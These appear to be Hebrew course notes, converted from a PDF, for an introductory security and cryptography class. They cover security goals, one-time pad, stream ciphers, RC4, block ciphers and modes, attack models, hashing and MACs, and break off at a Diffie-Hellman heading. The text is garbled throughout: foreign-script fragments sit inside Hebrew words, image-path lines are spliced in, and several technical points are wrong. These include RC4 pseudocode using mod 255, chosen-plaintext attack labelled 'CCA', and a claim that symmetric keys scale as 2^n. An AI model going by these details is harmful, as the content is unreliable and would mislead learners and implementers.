

- ברמה החוקית, אסור להשתמש בכלים שלומדים בקורס על מערכות שלא קיבלו אישור לחפש בהן חולשות.
- הדרך למספר על חולשות:
  1. **disclose** – לעדכן את אחראי המערכת על החולשה.
  2. **לחבות** שאחראי המערכת יטפל בחולשה.
  3. **publish** – לפרסם את החולשה לציבור.

## רקע היסטורי

- מקורות המילה **cyber**:
  - **cybernetic** – 1948: תחום שmag'ע ממתמטיקה ומנויתו של מערכות בעלות רגולציה עצמית
  - 1960 – הsofar'יטים התחלו לבנות **computer cybernetic systems** (מערכות וגולציה ממוחשבות שייעדו להם לנשל את הכלבלה)
  - המילה **cybernetic** הפכה להיות מילה שמתארת כל דבר שימושה במחשבים וקוצרה למילה **cyber**
  - 1980 – המילה **cyber** נמשכה למשהו שקשרו לאינטרנט
  - Morris worm – 1988: ילד בביתה ט' שכטב רשעה שהפיצה את עצמה באינטרנט
  - cybersex – 1998: תקיפות נהיות יותר ויותר רציניות
  - 2004 – הופעת **botnets**: מחשבים שתוקפים מחשבים אחרים וגורמים גם להם לבצע תקיפות
  - 2007 – אסקלציה לתקיפות שמボוצות ע"י מדיניות (רוכסיה המפורסמת שבהן)
  - 2010 – תקיפות שיוצאות מהמרחב הדיגיטלי למרחב הפיזי. המפורסמת שבהן היא **Stuxnet** – התקיפה על מתקני הגרען האיראניים.
  - Cybersecurity: בגלל האסקלציה של התקיפות על מערכות מידע המילה **cyber** נעשתה יותר ויותר מקושרת ל-
  - (information/computer/network security) ... cybersecurity
  - בגדול, מילה שלא מוגדרת היטב. buzzword
- בגודל, מילה שלא מוגדרת היטב.

## מטרות או יomics באבטחת מידע

איום	מטרה
<b>Data exposure</b> חשיפת המידע	<b>Data confidentiality</b> חשאות המידע
<b>Data modification</b> שינוי המידע בדרך	<b>Data integrity</b> אימות המידע נרצה שהמידע שמוסבר הוא אכן המידע שרצינו לה抒יר ושזהו לא הוחלף במשהו אחר (למשל: סכום העברה בנזקית, קוד שמודע עם הורדת אפליקציה)
<b>masquerading</b> התחזות	<b>User authentication</b> לזוזא שמיישרו הוא מי שהוא טוען שהוא
<b>denial of service (DoS)</b>	<b>system availability</b>
<b>privilege elevation</b> עקיפת סמכויות והשגת הרשותות יותר גבוהות ממה שאמור להיות	<b>privilege separation</b> הפרדת הרשותות למשל: שיהיו אדמינים שיכולים לבצע דברים שימושיים אחרים לא יוכל

## RCE = Remote Code Execution •

- היכולת להיות מסוגל להריץ קוד על מחשב כלשהו.
- מאפשרת לתוכף בקהלות לבצע את כל אחד מהאינומים לעיל.

**רקע היסטורי**

- קרייפטוגרפיה התחלתה בערך מzd המצאת הכתב (לפני בערך 5000 שנה).
- הומצאו צפנים ידניים של חילופי אותיות, חילופי סדר ועוד. למשל:
  - צופן קיסרי – לキーות 3 אותיות קדימה (למשל: א' הופך ל-'ד')
  - צופן אטבש – שינוי אותיות "לפי מראה" ("א' הופך ל-'ת', ב' הופך ל-'ש' וכו'..)
- עד במאה ה-9 רוב שיטות הצפנה פשוטות (קיסרי, אטבש ודומיהם) לא הצליחו להיפרץ עד שהצליחו לנצל כלים סטטיסטיים לפריצת צפנים אלה (למשל: השוואת האות הבי נפוצה ב-"אב" לעומת האות הבי נפוצה ב-"צוף").
- מהמאה ה-9 עד המאה ה-20 לא הצליחו למצוא צופן שבאמת עובד.
- בשנות ה-30 של המאה ה-20 התחלו לייצר מכונות הצפנה שהצליחו לייצר צפנים הרבה יותר מורכבים.
- דוגמא לאחת המכונות הללו היא מכונת האניגמה (Enigma) ששימשה את הנאצים ב-WWII.
- בשנות ה-70 עולם הקרייפט' הפך להיות הרבה יותר אזרחי (עד אז הרבה יותר ממשלה, צבא) עם עליית השימוש במחשבים.
- באקדמיה התחלו להתעניין בעולם זהה יותר ויותר.

**How to Use Cryptography**

- צופן וקריפט' הם כל' מאד חזק.
- יודעים היום בביטחון מדוון גבורה שגם הארגונים הגדולים בעולם לא יכולים לענח צפנים חזקים.
- הרבה מערכות בסיסיות משתמשות ביסודות בקריפט'.
- צופן וקריפט' לא יכולים למנוע את כל הביעות באבטחת מידע.
- אלו הם תחומים שמאוד רגילים לחולשות, וכך רק אנשים מאוד מבינים בתחום יכולים לפתח צופן טוב.

**פרימיטיב (primitive)** – הגדרה לאיזה פונקציה (שירות) שמקבלת קלט ומחזירה פלט ומקיים תכונה שקשורה לאבטחה.

**Common Cryptographic Primitives**

פרימיטיב	מטרה	תיאור
הצפנה (encryption)	Data confidentiality	הצפנה מייצרת כתב סטרים בעורתו אויב לא יוכל לדעת את תוכן ההודעה המקורית מהסתכלות על הגרסה המוצפנת של ההודעה
חתימה דיגיטלית (Digital signatures)	Data integrity User authentication	חתימה של מידע ספציפי מבלי שאף יריב יוכל לזייף את החתימות שלו
גיבוב (hashing)	-	דוחשת הودעות לתוך משווה קצר כך שלא יוכל למצוא 2 הודעות בעלות אותו גיבוב יריב לא יוכל למצוא זוג הודעות בעלות אותו גיבוב

- בהינתן פרימיטיב מסוים, ניתן לדבר על סכמות/פרוטוקולים/אלגוריתמים שממשמשים אותו.
  - למשל: AES-128-CBC היא symmetric encryption scheme

**Common Cryptographic Terms**


Cipher	שיטת הצפנה, צופן
plaintext (m)	গলি
ciphertext (c)	מוצפן, כתב סטרים
key (k)	מפתח
encryption (E)	הצפנה
decryption (D)	פענוח

## air קובעים האם כלי אבטחה כלשהו הוא בטוח או לא?

- יש המון כלים הפרקטיים איך להוכיח שימושו הוא לא מאובטח ומעט מאוד כלים להוכיח שימושו הוא כן מאובטח.
- לכן, הדברים שכירים נחשים בטוחים הם ברובם כלים שאיננו מסוגלים להוכיח את בטיחותם.
- נאמין שימושו הוא אכן חזק אם הוא נחקר לעומק ונמצא בשימוש ביישומיים רבים לאורך שנים ולא הצלicho לשבור אותו.
- כמו כן, סביר להאמין שאם מישחו יצליח לשבור כל אבטחה כלשהו הוא ירצה לשתף זאת לאור התמരיצים הכלכליים הגדולים בכך.

## הצפנה סימטרית (Symmetric Cipher)

- אליס וbob רוצים להעביר ביניהם הודעה סודית.
- 1. key generation – הם מעבירים ביניהם מפתח (סימטרי) סודי בצורה בטוחה (למשל: נפגשים פיזית ומעבירים את המפתח).
  - כל מי שיש לו את המפתח אמרור להיות מסוגל לקרוא את ההודעה המקורי.
  - ההנחה בהצפנה סימטרית היא שהמפתח הוא סודי.
- 2. אליס משתמש באלגוריתם הצפנה כלשהו (E) להצפנה הודעה שהוא רוצה להעביר לבוב. ההצפנה מסתמכת על מפתח ההצפנה. תוצאה ההסתור היא סתר (ciphertext) שרק מי שמחזק במפתח ההצפנה יוכל לקרוא את הודעה המקורי.
- 3. אליס שולחת את הסתר על פני תווים לא בטוח (למשל: בהעברת פקודות באינטרנט).
- 4. bob מקבל את הסתר ומפענחו אותו (D) באמצעות המפתח הסודי (בצורה סימטרית ל-E).



- הצפנה מסוג זה היא סימטרית מאחר ושני הצדדים יודעים את מפתח אבטחה הצפנה.

## עקרון קירקהורף (Kerckhoff's principle)

- גם אם היריב יודע את כל הדברים על ההצפנה שלי מלבד המפתח, אז הוא לא יוכל לפענה את הודעה המקורי.
- אנחנו נניח שהמפתח הוא הדבר היחיד שלא יודעים על מערכת ההצפנה שלנו.

## “security by obscurity”

- גישה שהלכו לפיה בעבר, לפיה נסתיר את כל מה שאפשר להסתיר (בפרט אלגוריתם ההצפנה).
- הסיבה לכך שהשיטה אינה טובת היא שמספרה הצפנה קל להחליפ, בעוד אלגוריתם הצפנה קשה להחליפ. לכן, אם יגלו את האלגוריתם נהיה בבעיה ולכן לא ניתן להסתמך על הסתרות האלגוריתם.

## מאפיינים של צופן

- תמיד חייב שייהי לו מפתח סודי (לא תוכן תקשורת סודית ללא איזשהו פרט סודי שרק אליס וbob יודעים)
- חייב להיות הפיך. אם אף אחד לא יוכל לפענה אותו אז גם bob לא יוכל.

## information-theoretically secure

- מאפיין של צופן האמיתי: לכל התפלגות שקיים על הגלוי לא נקבל עליה מידע נוסף תוך התבוננות בתפלגות של הסתר.
- כלומר, ככל עוד לא נתנו ל- המפתח, אין מידע שאוכל לפענה על הגלוי מה התבוננות בסתר.

## One Time Pad (= OTP)

הומצא ב-1917 •

השיטה:

plaintext	$p_1$	...	$p_n$
key	$k_1$	...	$k_n$
ciphertext	$p_1 \oplus k_1$	...	$p_n \oplus k_n$

- $p_n, p_1, \dots$  - הביטים של ה글וי (plaintext)
- $k_1, k_n, \dots$  - הביטים של המפתח

בהתאם key נוכל את הצופן:

ciphertext	$c_1$	...	$c_n$
key	$k_1$	...	$k_n$
plaintext	$c_1 \oplus k_1$	...	$c_n \oplus k_n$

• (1949) Shannon – OTP היא “information-theoretically secure” אם מתקיימות 2 ההנחות:

1. כל ביט במפתח הוא truly random (מקבל 0 או 1 בהסתברות 0.5).
2. המפתח משמש לפחות אחת בלבד.

• בפועל זה אומר שהאלגוריתם אינו יעיל בהרבה מקרים, מאחר ועל מנת להعبر א' ביטים של מידע יידיע בצורה סודית נדרש להعبر א' ביטים של מפתח בצורה סודית.


• האלגוריתם יכול להיות יעיל, למשל, באשר לא נדרש תקשורת מוצפנת למשך זמן ארוך, ואז ניתן לספק במתות גדולות של מפתחות שתשופיק לפרק זמן מסוים (עד שנשתמש בכל המפתחות).

## מצפן רצף (Stream Ciphers)

פתרונות את הבעיה של OTP: אורך המפתח = אורך הודעה שאנו רוצים להעביר.

• הפתרון: במקום להשתמש ב-key random נשתמש ב-key PRBG( $k$ ) →  $C = m \oplus PRBG(k)$ : pseudorandom key-PRBG (Shannon) – מקבל איזשהו random seed ומיציר בצורה דטרמיניסטית מידע (שנראה) רנדומלי באורך ברצוננו.

• ככה נוכל להשתמש ב-key random קצר (אותו נצטרך לתאם) וממנו לייצר key random באורך ככל שנרצה.



• בעיה: לא ניתן להשתמש באותו מפתח להצפנה 2 הודעות שונות.

• הסבר: נניח שבחרנו להצפן את  $m_1, m_2$  בעזרת אותו מפתח :

$$C_1 = m_1 \oplus PRGB(k)$$

$$C_2 = m_2 \oplus PRGB(k)$$

$$C_1 \oplus C_2 = (m_1 \oplus PRGB(k)) \oplus (m_2 \oplus PRGB(k)) = m_1 \oplus PRGB(k) \oplus m_2 \oplus PRGB(k) = m_1 \oplus m_2 \oplus PRGB(k) \oplus PRGB(k) = m_1 \oplus m_2 \oplus 0 = m_1 \oplus m_2$$


תוכנה אופיינית של הרבה סוג מידע (שפות אנושיות, תമונות ועוד..): יש המונן יתרות. בולם, יש הרבה סידורי ביטים שאיןם

אפשרירים בפועל (למשל: עברור שפה אנושית – יש מילימ' לאפשרות).

לכן, יש מעט מאוד הודעות  $m_1, m_2$  בקשר שנקבל את  $m_1 \oplus m_2$ . בולם,

פתרונות: •

- nonce/random/exiliary/IV =  $n$
- $PRBG(k \oplus n)$  מוגדר כ-stream cipher רק על key ( $PRBG(k)$ ) נתבוס גם על  $n$ :
- יוחלף בכל העברת של  $(n, c)$  (ניתן להניח שלא נחשור על אותו  $n$ )
- אויב דודני לא יוכל להשתמש ב- $C_1 \oplus C_2$  לאחר מכן-0 ≠  $C_1 \oplus C_2$



(Notation: sometimes the nonce is included in  $c$ .)

## RC4 Stream Cipher

- הומצא ע"י Rivest ב-1987
- כולל 2 שלבים:

1. Key Setup – בהינתן random key  $key$  באורך כלשהו ניצר פרמטרציה  $S$  באורך **256** באופן הבא:

```

 $n = key.size$ 
for  $i = 0..255$ 
     $S[i] = i$ 
 $j = 0$ 
for  $i = 0$  to  $255$ 
     $j = (j + S[i] + key[i \% n]) \% 255$ 
    swap  $(S[i], S[j])$ 
  
```

:(plaintext  $m$  – בעת בעזרת הפרמטרציה  $S$  ניצר key stream  $|m|$  (כאשר  $m$  היה ה- $m$ - $th$  character of the message). 2.

$i, j = 0$

repeat  $|m|$ :

$i = (i + 1) \% 255$

$j = (j + S[i]) \% 255$

can be seen as "key stream generator" – at time  $t$  the current state of the key stream is  $S[i]$ .

swap  $(S[i], S[j])$

output to stream key:  $S[S[i] + S[j]]$

- בעיה: key setup לא מערבב את תחילת הפרמטרציה מספיק טוב. בתחילת הפרמטרציה יש הטוות סטטיסטיות בר שבעזרת בילוי סטטיסטיים ניתן לעונח את ההתחלה של המפתח.
- היה טווח לשימוש בಗל פרצה זו. הוא השתמש ב프וטוקול wep שהשתמש ב-RC4-40.
- פתרון: לא להשתמש בbytes הראשונים (למשל: 100 bytes) של key-stream.

## מצפינים בлокים (Block Ciphers)

- במוקם להשתמש בהצפנה מאוד פשוטה ואז לעבוד קשה (PRBG + noise) כדי שנוכל להשתמש באותו מפתח יותר מפעם אחת (כמו במצפן רצף), משתמש בהצפנה מאוד מורכבת כך שנוכל להשתמש באותו מפתח יותר מפעם אחת.
- כל מצפן בлокים יש גודל בлок (בביטים) מסוים, אך שהוא יכול להציג מידע רק אם הוא בגודל הבלוק של המצפן.

Cipher	Speed (MB/sec)	block size	key size
RC4	616	-	unlimited
DES	65	64	56
DES3	28	64	168
Blowfish	92	64	32 - 448
AES	191	128	128/192/256

מצפינו בлокים נחשבים אמינים יותר ממצפינו רצף.

## DES (= Data Encryption Standard)

- הומצא ב-1977 ע"י מיכון התקנים האמריקניים (NIST).
- עם השנים האמון בשיטה זאת הילך וירד מאחר והוא ניתנת לשבירה ע"י מתקפת brute force.

## AES (= Advanced Encryption Standard)

הומצא ב-2001 ע"י מיכון התקנים האמריקניים (NIST).

המצפן הסימטרי הנפוץ והבטוח ביותר בעולם.

משתמש במבנה XSL




X = XOR(plaintext, key) ○

S = permutation ○

L = linear function ○

## Modes of Operation

- 마חר והודעות שנרצה להצפין לא בהכרח יהיה בגודל בלוק cipher block שבו איזו יש לחלק את ההודעה בגודל הבלוק המתאים.

ECB (= Electronic Codebook)	CBC (= Cipher Block Chaining)	CTR (Counter)
מצפין כל plaintext בлок של ה-block cipher בו איזו יש לחלק את ההודעה בגודל באופן בלתי תלוי	במוקם להצפין בлок $m_i$ מה-plaintext $m$ נצפין את $m_i \oplus c_{i-1}$ עבור $IV_0$ נשתמש ב-( $IV$ ) (= Initialization vector) אותו נעביר ביחד עם $c$	מייצרים PR string $IV$ שילוה את ה-key stream ואז מבצעים XOR על ה-plaintext וה-key stream
בהתנן D, $k$ נוכל לפענה את $c_i$ באופן הבא: $m_i = D(k, c_i)$	בהתנן D, $k$ נוכל לפענה את $c_i$ באופן הבא: $m_i = c_{i-1} \oplus D(k, c_i)$	בהתנן D, $k$ נוכל לפענה את $c_i$ באופן הבא: $m_i = c_i \oplus D(k, IV + i)$
$c_1 = c_2 = m_1 = m_2$ נקבל בעיה: עבור $m_1 = m_2$		
An example plaintext 	Encrypted with AES in ECB mode 	An example plaintext  Encrypted with AES in CBC mode 

## פורמט לצוין שם של פרוטוקול block cipher

- <Cipher> - <key size @ bits> - <mode>
- AES – 128 – CBC

איזה ידע יש לתוקף?

- מודלים שונים לידע לתוקף ובהטמה הכוח שברשות התוקף, מהתוקף הכי חלש לתוקף הכי חזק:


power	model	description
weakest	known-ciphertext attack	<ul style="list-style-type: none"> <li>• התוקף רואה ורק את הסטר מאוד קשה לתוקף צופן בכיה, לנכון המודל אינו בשימוש בד"כ</li> </ul>
	known-plaintext attack	<ul style="list-style-type: none"> <li>• התוקף רואה חלק כלשהו מה-plaintext בנוסף לסטר</li> <li>• התוקף יכול להתאים בין סטר לגלי ולנסות להבini מה המפתח דרך זה</li> <li>• זה מודל התקיפה הקנוני (אם לא צוין אחרת, אז מדובר בו)</li> <li>• זהו תרחיש מציאותי שנשאמש בו בד"כ</li> <li>• התוקף גם יכול להשתמש במודל זה ע"י ביחסו. למשל: להסיק שמילוי יתחל בד"כ במילה "שלום" ולהתאים למיליה את הסטר שלו</li> </ul>
	Chosen-ciphertext attack (= CCA)	<ul style="list-style-type: none"> <li>• לתוקף יש גישה למצפין</li> <li>• התוקף יכול אייכשו לשנות את המפתח שלי ciphertext = h-text</li> <li>• בכך לשולט בפלט</li> </ul>
	Chosen-plaintext attack (= CCA)	<ul style="list-style-type: none"> <li>• לתוקף יש גישה למצפין</li> <li>• התוקף יכול אייכשו לשנות את הקלט למצפין ולראות את הסטר שמתקיים בתוצאה מכך</li> </ul>
strongest	Related-key attack	<ul style="list-style-type: none"> <li>• לתוקף יש גישה למצפין</li> <li>• התוקף יכול לשנות ביטים מסוימים ב מפתח ולהתבונן בתוצאות של השינוי</li> <li>• מודל מופרך ואקדמי שבעמצע לא קורה במציאות</li> </ul>

## Brute Force Attack

- נניח שהתוקף יודע:
  - אלגוריתם הצפנה
  - זוג תואם של plaintext – ciphertext  $C = E_k(P)$
- התוקף מנסה את כל המפתחות האפשריים עד שהוא מוצא k בקשר  $C = E_k(P)$
- לכל אלגוריתם הצפנה יש מס' סופי של מפתחות הצפנה ולכן ניתן לפרק אותם ע"י ניסוי כל האפשרויות
- לדוגמא: עבור מעבד 4GHz (נעשה  $2^{32}$  פעולות בשניה)

key size @ bits	time for trying all possible combinations
40	256 sec
56	$16 \cdot 2^{20} sec \approx 200 days$
128	50 trillion years

bit string of any length



## Hash Functions

- פונקציות hash קריפטוגרפיות שונות מפונקציות hash שימושים בהן לטבלאות hash.
- המטרה: לייצר **תמצית** רנדומלית באורך קבוע קטן וסופי (כל בית בתמצית עם הסתברות שווה ל-0 או 1 כך שלא ניתן להסיק ממנה שם מידע על המידע המקורי) שמייצגת את ההודעה המקורי בצורה דטרמיניסטית.

### שימושים:

<p>במוקם לשומר-base את הסיסמאות המקוריות לשומר את ה-hash שלו.</p> <p><b>MD5 (= message digest algorithm 5)</b> שביל 16 בתים המהווים את hash אחד עם קובץ message.</p> <p>קובץ שהורד כדי לוודא שלא קרו טעויות בעת הורדת הקובץ שגרמו לשיבוש של הביטים בתוכו.</p> <p>במו כן, שיבוש של הקבצים עלול להיווצר גם בתוצאה מכונה דוונית, אך במקרה זה יש לוודא שה-hash המקורי מודאים את תקינות הקובץ שהורדנו מרגע אליו ממקור אמיתי. אחרת, התפקיד יכול לשמש גם אותו.</p>	<p><b>שמירה של סיסמאות</b></p> <p><b>data integrity</b></p>				
<table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="padding: 2px;">חתימות סימטריות</td> <td style="padding: 2px;">במוקם לחתום על ההודעה המקוריות</td> </tr> <tr> <td style="padding: 2px;">חתימות אסימטריות</td> <td style="padding: 2px;">נחתום על hash שלה</td> </tr> </table>	חתימות סימטריות	במוקם לחתום על ההודעה המקוריות	חתימות אסימטריות	נחתום על hash שלה	<p><b>digital signature</b></p>
חתימות סימטריות	במוקם לחתום על ההודעה המקוריות				
חתימות אסימטריות	נחתום על hash שלה				

## Collisions

- לכל פונקציית hash חייבות להיות collisions (אין סוף).
- נדרש שיהיה קשה (חישובית) למצאו התנגשויות.

### תכונות של פונקציית hash

#	תכונה	הסבר	תוקף שיוביל לעוקף תבונה זאת ככל, למשל:
1	One Way "preimage resistance"	בהתנן פلت בלהשו של פונקציית hash, $y$ , ציר $H(x)$ קשה למצאו $x$ כך ש: $y = H(x)$	לגלות את הסיסמאות ב-database פרוץ
2	2nd preimage resistance	בהתנן קלט בלהשו $x$ , יהיה קשה למצאו $x' \neq x$ כך ש- $H(x) = H(x')$	לייצר חתימה עבור הודעה כלשהי ולשלוח אותה
3	Collision resistant	יהיה קשה למצאו $m \neq m'$ כך ש- $H(m) = H(m')$	לייצר 2 תוכניות עם חתימה זהה שאחת מהן דוונית והשנייה ולספק את הדוונית בתור מתזה לא דוונית (למשל: בהעלאת אפליקציה לחנות אפליקציות)
בהתאמה בין התכונות, רמת הקושי ביצירת פונקציית hash שתקיים את התכונות לעיל היא (מהקל לקשה): 1 <-> 2 <-> 3			
בהתאם, פונקציית hash שתקיים תבונה כלשהי תקיים את התכונות שקבעו ממנה			

יצועים ואיוביוט של פונקציות hash מפורסמות

Algorithm	Speed (MB/sec)	aicot
MD5		פתרונות
SHA-1	213	
SHA-256	78	יותר בטוחים
SHA-3		


- secure hash algorithm = sha
- message digest algorithm = MD

## חתימה סימטרית - ( = MAC )

- **המטרה: message integrity**

- בשונה מהצפנה סימטרית, אין כאן מטרה של חשאות.
- איך זה יתבצע? נניח שבוב רוצה להעביר הודעה לאלייס.

#	שלב	תיאור
1	טיום מפתחות	יבוצע בצורה מאובטחת
2	חתימה	כשבוב ירצה לשלוח הודעה לאלייס, הוא יחתום ( $sign$ ) על ההודעה בעזרת אלגוריתם כלשהו ( $S$ ) התוצאה של החתימה נקראת tag במקרה של מפתח סימטרי $S(k, m) = tag$
3	שליחת ההודעה	ההודעה בוב רוצה לשלוח בתוקן לא מאובטח ביצירוף עם החתימה בקבלת ההודעה, אליס תבצע עליה verification ( $V$ )
4	קבלת ההודעה	זה יתבצע בצורה זהה ל-(S): נפעיל בעצמנו את ( $S$ ) על $k$ ו- $m$ ונודע שקיבלנו את tag



הדרישה מ-MACs =  $=$  בהינתן הודעות ישנות שנשלחו ביצירוף עם החתימות שלhn, אויב דוחוי לא יכול לייצר הודעה חדשה עם חתימה תקינה.

מימושים של חתימות סימטריות:

$MAC(k, m) = H(k    m)$ ככלומר, נשרר את ההודעה למפתח והחתימה תהיה תוצאה פונקציית הגיבוב עבור שרerset שלם היגיון שעומד מאחורי זה הוא שיהיה ניתן לייצר את החתימה רק אם נתונים לנו המפתח וההודעה	<b>Hash-based MACs</b>
$HMAC(k, m) = H(k \oplus opad    H(k \oplus ipad    m))$ ipad, opad – Bytes קבועים ה-HMAC הובי נפוץ כיום באינטרנט	<b>HMAC (Hash-MAC)</b>

## הבעיה עם הצפנה/חתימה סימטרית

- יש לתאמס את המפתח הסודי, כך ששני הצדדים יחזיקו אותו.
- כמו כן, קשה לעשות לו scale. עבור אנשים שרצו לתקשר בצורה מוצפנת זה עם זה, נזדקק ל-2<sup>n</sup> מפתחות.
- הצפנה/חתימה סימטרית יכולה להיות פתרון סביר במערכות קטנות או מרחוקות.

## Diffie-Hellman Key Exchange

